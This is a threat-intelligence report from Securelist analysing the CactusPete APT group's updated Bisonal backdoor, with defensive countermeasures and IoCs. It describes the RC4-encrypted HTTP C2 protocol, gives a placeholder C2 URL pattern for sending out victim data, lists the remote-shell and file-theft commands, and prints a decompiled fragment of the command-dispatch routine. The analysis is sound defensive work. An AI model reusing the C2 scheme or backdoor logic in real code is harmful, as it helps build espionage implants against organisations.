CactusPete APT group’s updated Bisonal backdoor

securelist.com/cactuspete-apt-groups-updated-bisonal-backdoor/97962

Konstantin Zykov

CactusPete (also known as Karma Panda or Tonto Team) is an APT group that has been publicly known since at least 2013. Some of the group’s activities have been previously described in public by multiple sources. We have been investigating and privately reporting on this group’s activity for years as well. Historically, their activity has been focused on military, diplomatic and infrastructure targets in Asia and Eastern Europe.

This is also true of the group’s latest activities.

A new CactusPete campaign, spotted at the end of February 2020 by Kaspersky, shows that the group’s favored types of target remain the same. The victims of the new variant of the Bisonal backdoor, according to our telemetry, were from financial and military sectors located in Eastern Europe. Our research started from only one sample, but by using the Kaspersky Threat Attribution Engine (KTAE) we found 300+ almost identical samples. All of them appeared between March 2019 and April 2020. This underlines the speed of CactusPete’s development – more than 20 samples per month. The target location forced the group to use a hardcoded Cyrillic codepage during string manipulations. This is important, for example, during remote shell functionality, to correctly handle the Cyrillic output from executed commands.

The method of malware distribution for the new campaign remains unknown, but previous campaigns indicate that it’s their usual way of distributing malware. The attackers’ preferred way to deliver malware is spear-phishing messages with “magic” attachments. The attachments never contain zero-day exploits, but they do include recently discovered and patched vulnerabilities, or any other crafty approaches that might help them deliver the payload. Running these attachments leads to infection.

Once the malware starts it tries to reach a hardcoded C2. The communication takes place using the unmodified HTTP-based protocol, the request and response body are RC4-encrypted, and the encryption key is also hardcoded into the sample. As the result of the RC4 encryption may contain binary data, the malware additionally encodes it in BASE64, to match the HTTP specification.

```
http://C2_DOMAIN_IP/chapter1/user.html/BASE64_RC4_ENCRYPTED_BODY
```

The handshake consists of several steps: initial request, victim network details and a more detailed victim information request. This is the complete list of victim specific information that is sent to the C2 during the handshake steps:


- Hostname, IP and MAC address;
- Windows version;
- Time set on infected host;

- Flags that indicates if the malware was executed on VMware environment;
- Proxy usage flag;
- System default CodePage Identifier;

After the handshake has been completed, the backdoor waits for a command, periodically pinging the C2 server. The response body from the C2 ping might hold the command and parameters (optionally). The updated Bisonal backdoor version maintains functionality similar to past backdoors built from the same codebase:

- Execute a remote shell;
- Silently start a program on a victim host;
- Retrieve a list of processes from the victim host;
- Terminate any process;
- Upload/Download/Delete files to/from victim host;
- Retrieve a list of available drives from the victim host;
- Retrieve a filelist of a specified folder from the victim host;

This is what it looks like in code.



```
if ( strstr(received_data, "command") )
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)cmd_command, received_data + 7, 0, 0);
if ( strstr(received_data, "EXEcute") )
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)cmd_EXEcute, received_data + 7, 0, 0);
if ( strstr(received_data, "ReLinknter") )
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)cmd_ReLinknter, received_data, 0, 0);
if ( strstr(received_data, "ReLiNknter") )
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)cmd_ReLiNknter, received_data, 0, 0);
if ( strstr(received_data, "RELinknter") )
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)cmd_RELinknter, received_data, 0, 0);
if ( strstr(received_data, aQwdhfeb) )         // "qwdhfeb"
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)cmd_qwdhfeb, received_data + 7, 0, 0);
if ( strstr(received_data, "WANApcltwcc") )
  return CreateThread(0, 0, (LPTHREAD_START_ROUTINE)cmd_WANApcltwcc, 0, 0, 0);
if ( strstr(received_data, "driver") )
```

Screenshot of the C2 command handling subroutine

This set of remote commands helps the attackers study the victim environment for lateral movement and deeper access to the target organization. The group continues to push various custom Mimikatz variants and keyloggers for credential harvesting purposes, along with privilege escalation malware.

What are they looking for?

Since the malware contains mostly information gathering functionality, most likely they hack into organizations to gain access to the victims’ sensitive data. If we recall that CactusPete targets military, diplomatic and infrastructure organizations, the information could be very sensitive indeed.

We would suggest the following countermeasures to prevent such threats:

- Network monitoring, including unusual behavior detection;

- Up-to-date software to prevent exploitation of vulnerabilities;
- Up-to-date antivirus solutions;
- Training employees to recognize email-based (social engineering) attacks;

CactusPete activity

CactusPete is a Chinese-speaking cyber-espionage APT group that uses medium-level technical capabilities, and the people behind it have upped their game. They appear to have received support and have access to more complex code like ShadowPad, which CactusPete deployed in 2020. The group's activity has been recorded since at least 2013, although Korean public resources mark an even earlier date – 2009. Historically, CactusPete targets organizations within a limited range of countries – South Korea, Japan, the US and Taiwan. Last year's campaigns show that the group has shifted towards other Asian and Eastern European organizations.

Here's an overview of CactusPete activity in recent years, based on Kaspersky research results:

- May 2018: a new wave of targeted attacks abusing CVE-2018-8174 (this exploit has been associated with the DarkHotel APT group, as described on Securelist), with diplomatic, defense, manufacturing, military and government targets in Asia and Eastern Europe;
- December 2018 and early 2019: Bisonal backdoor modification with a set of spying payloads in a campaign targeting organizations within mining, defense, government and technology research targets in Eastern Europe and Asia;
- September and October 2019: a DoubleT backdoor campaign, targeting military-related and unknown victims;
- March 2019 to April 2020: Bisonal backdoor modification in a campaign targeting organizations in financial and military institutions in Eastern Europe;
- December 2019 to April 2020: a modified DoubleT backdoor campaign, targeting telecom and governmental organizations and other victims in Asia and Eastern Europe;
- Late 2019 and 2020: CactusPete started to deploy ShadowPad malware with victims including government organizations, energy, mining, and defense bodies and telcoms located in Asia and Eastern Europe;

Known alternative names for this APT group:
CactusPete, Karma Panda, Tonto Team

Known alternative names for the different payloads used:
Bisonal, Curious Korlia, DoubleT, DOUBLEPIPE, CALMTHORNE

In the end…

We call CatusPete an Advanced Persistent Threat (APT) group, but the Bisonal code we analyzed is not that advanced. Yet, interestingly, the CactusPete APT group has had success without advanced techniques, using plain code without complicated obfuscation and spear-phishing messages with "magic" attachments as the preferred method of distribution. Of course, the group does continuously modify the payload code, studies the suggested victim in order to craft a trustworthy phishing email, sends it to an existing email address in the targeted company and makes use of new vulnerabilities and other methods to inconspicuously deliver the payload once an attachment has been opened. The infection occurs, not because of advanced technologies used during the attack, but because of those who view the phishing emails and open the attachments. Companies need to conduct spear-phishing awareness training for employees in order to improve their computer security knowledge.

IoCs

PDB path:
E:\vs2010\new big!\MyServe\Debug\MyServe.pdb

MD5:
A3F6818CE791A836F54708F5FB9935F3
3E431E5CF4DA9CAE83C467BC1AE818A0
11B8016045A861BE0518C9C398A79573

Related material:

- January 29, 2020
  https://nao-sec.org/2020/01/an-overhead-view-of-the-royal-road.html
- March 5, 2020
  https://blog.talosintelligence.com/2020/03/bisonal-10-years-of-play.html
- 2019
  https://www.fireeye.com/content/dam/fireeye-www/summit/cds-2019/presentations/cds19-executive-s08-achievement-unlocked.pdf
- July 31, 2018
  https://unit42.paloaltonetworks.com/unit42-bisonal-malware-used-attacks-russia-south-korea/
- 2017
  https://image.ahnlab.com/file_upload/asecissue_files/ASEC_REPORT_vol.88.pdf (Korean language)
- 2014
  https://securitykitten.github.io/2014/11/25/curious-korlia.html
- 2013
  https://web.archive.org/web/20130920120931/https://www.rsaconference.com/writable/presentations/file_upload/cle-t04_final_v1.pdf